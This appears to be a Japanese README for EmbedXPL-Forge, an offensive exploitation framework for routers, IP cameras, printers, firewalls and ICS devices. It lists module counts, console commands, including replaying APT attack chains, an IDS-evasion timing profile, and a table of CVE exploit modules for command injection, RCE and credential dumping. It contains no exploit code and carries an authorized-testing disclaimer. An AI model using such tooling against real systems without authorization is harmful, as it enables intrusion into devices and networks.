


アクセスベクターごとのモジュールカバレッジを示す攻撃対象マップ。運用セキュリティ図のスタイル。
ソースファイルは docs/diagrams/architecture/ にあります。
nmap(バイナリ) - 拡張ネットワークディスカバリとNSEスクリプト用masscan - 高速RTSPディスカバリ用gcc/clang - PolyExploit C/C++ランタイムコンパイル用msfconsole - PolyRunner経由のMetasploit統合用Python依存関係(自動インストール):
requests、paramiko、pysnmp、pycryptodome、scapy、colorama、rich、python-nmap、aiohttp
NSE拡張 (pip install "embedxpl[nse]"):
python-nmap(コアに既に含まれています)
完全なリスト: requirements.txt
EmbedXPL-Forgeは、許可されたセキュリティテストおよび研究のみを目的としています。このツールは、所有している、またはテストに対する明示的な書面による許可を得ているシステムにのみ使用してください。コンピュータシステムへの不正アクセスは違法です。作者は誤用に対して一切の責任を負いません。
サポート / 一般的なお問い合わせ: [email protected] セキュリティ問題: SECURITY.md
| GitHub | @mrhenrike |
| X / Twitter | @mrhenrike |
| mrhenrike |
ライセンス: BSD-3-Clause License - Copyright (c) 2026 União Geek 作成者: André Henrique (@mrhenrike) | União Geek
| タイプ | カバレッジ | 説明 |
|---|
| ルーター / GPON ONT / CPE | 580+ モジュール | SOHO ルーター、エンタープライズゲートウェイ、GPON CPE/ONT (主要フォーカス) |
| IP カメラ / NVR / DVR | 60+ モジュール | Hikvision、Dahua、Axis、Reolink、Amcrest、Uniview、Tapo、Swann、ANNKE、Edimax、Intelbras、Grandstream、Foscam、Xiongmai OEM、MVPower、その他 20 以上 |
| プリンター / MFP | 185+ モジュール | HP、Canon、Lexmark、Xerox、Ricoh、Brother、Epson、Kyocera、Samsung、IPP/PJL/LPD/WSD/CUPS チェーン |
| NAS (ネットワークストレージ) | 20+ モジュール | QNAP、Synology、D-Link NAS、Zyxel NAS |
| VPN / ファイアウォールアプライアンス / NGFW | 202 モジュール | Palo Alto、Fortinet、Cisco ASA/FTD/FMC、Check Point、Juniper、SonicWall、Sophos、WatchGuard、Zyxel、F5 BIG-IP、Citrix/NetScaler、Ivanti、Pulse Secure、pfSense、OPNsense、Barracuda、Imperva、MikroTik、Huawei USG、Stormshield、Hillstone、Sangfor、H3C、Radware、Symantec ProxySG、Trend Micro TippingPoint、Trellix、Arista EOS、OpenVPN AS、Phoenix Contact mGuard、Siemens SCALANCE、Moxa EDR、VyOS、IPFire、Kerio、Cisco Meraki、Array Networks + OT/ICS プロトコルバイパスモジュール |
| L2/L3 スイッチ | 3 モジュール | マネージドスイッチ (Cisco、D-Link、NETGEAR) |
| SOHO エッジ | 9 モジュール | トラベルルーター、NAS、無線 AP |
| ICS / OT / 産業用 | 35+ モジュール | PLC、SCADA、Modbus、S7comm、EtherNet/IP、Universal Robots PolyScope 5 |
| スマートホーム / 海事 | 10+ モジュール | eNet SMART HOME、OpenRemote IoT、Metis 海事 WIC/DFS |
| 組み込み OS | 25+ モジュール | RIOT OS、OpenWrt、VxWorks、QNX、wolfSSL デバイス、Tuya Arduino SDK |
| コマンド | 説明 |
|---|
use <module> | モジュールを選択 |
show options | 設定可能なオプションを表示 |
show info | モジュールのメタデータと参照情報を表示 |
show devices | サポートされているデバイスタイプを一覧表示 |
set <option> <value> | オプションを設定 |
check | ターゲットが脆弱かどうかを検証 |
run | モジュールを実行 |
search <term> | キーワードでモジュールを検索 |
discover [subnet] [--timing T0-T5] [--fresh] | サブネットをスキャンし、ターゲットをフィンガープリントし、モジュールを提案 |
sessions list|show|delete|export|purge | ホストごとの永続的なスキャン履歴を管理 |
apt | 再現可能な攻撃チェーンを持つ APT グループを一覧表示 |
apt show <group> | 攻撃チェーンの詳細(MITRE ATT&CK、CVE、モジュール)を表示 |
apt search <device|CVE> | デバイスまたは CVE を標的とする APT グループを検索 |
apt run <group> [#] | APT 攻撃チェーンを実行(すべてまたは特定の攻撃) |
| プロファイル | 遅延 | 用途 |
|---|
| T0 | paranoid — 300s | IDS回避 |
| T1 | sneaky — 15s | 静かな監査 |
| T2 | polite — 2s | 影響最小 |
| T3 | normal — 0.5s | デフォルト |
| T4 | aggressive — 0.1s | 高速LANスキャン |
| T5 | insane — 0s | CTF / ラボ専用 |
| モード | ポート | クラス / メソッド |
|---|
rtsp | 554 | RTSPClient(host, port) |
rtsps | 443/8443 | RTSPClient(host, port, use_tls=True) |
http | 80/8080 | RTSPClient(host, port, tunnel_http=True) |
https | 443/8443 | RTSPClient(host, port, use_tls=True, tunnel_http=True) |
| auto | any | RTSPClient.from_scheme(host, port, "http") |
| デバイス | CVE | モジュールパス | 攻撃タイプ |
|---|
| TP-Link TL-SC3171 / SC4171 / SC4171G | CVE-2013-2573 | exploits/cameras/tplink/tl_sc_series_cmd_inject_cve_2013_2573 | コマンドインジェクション(未認証) |
| TP-Link TL-SC3171 / SC3130 | CVE-2013-2581 | exploits/cameras/tplink/tl_sc_series_unauth_firmware_upload_cve_2013_2581 | 未認証ファームウェアアップロード |
| D-Link DCS-932L | CVE-2026-36983 | exploits/cameras/dlink/dcs_932l_light_sensor_rce_cve_2026_36983 | 光センサーRCE |
| D-Link DCS-932L | CVE-2025-5573 | exploits/cameras/dlink/dcs_932l_admin_cmd_inject_cve_2025_5573 | 管理パネルコマンドインジェクション |
| D-Link DCS-933L | CVE-2026-2218 | exploits/cameras/dlink/dcs_933l_admin_cmd_inject_cve_2026_2218 | 管理パネルコマンドインジェクション |
| ZTE ZXHN H267N / H268N | CVE-2026-34473 | exploits/routers/zte/zxhn_h267n_h268n_dos_cve_2026_34473 | サービス拒否 |
| ZTE ZXHN H298A / H108N | CVE-2026-34474 | exploits/routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 | 認証情報ダンプ(ETHCheat) |
| Intelbras IWRルーター | - | exploits/routers/intelbras/iwr_luci_rpc_rce | LuCI RPC未認証RCE |
| マルチベンダーBR ISPスキャナー | - | scanners/specialized/br_isp_scanner | アクティブディスカバリ + 脆弱性チェック |
| GitHub | Uniao-Geek |
| @uniaogeek |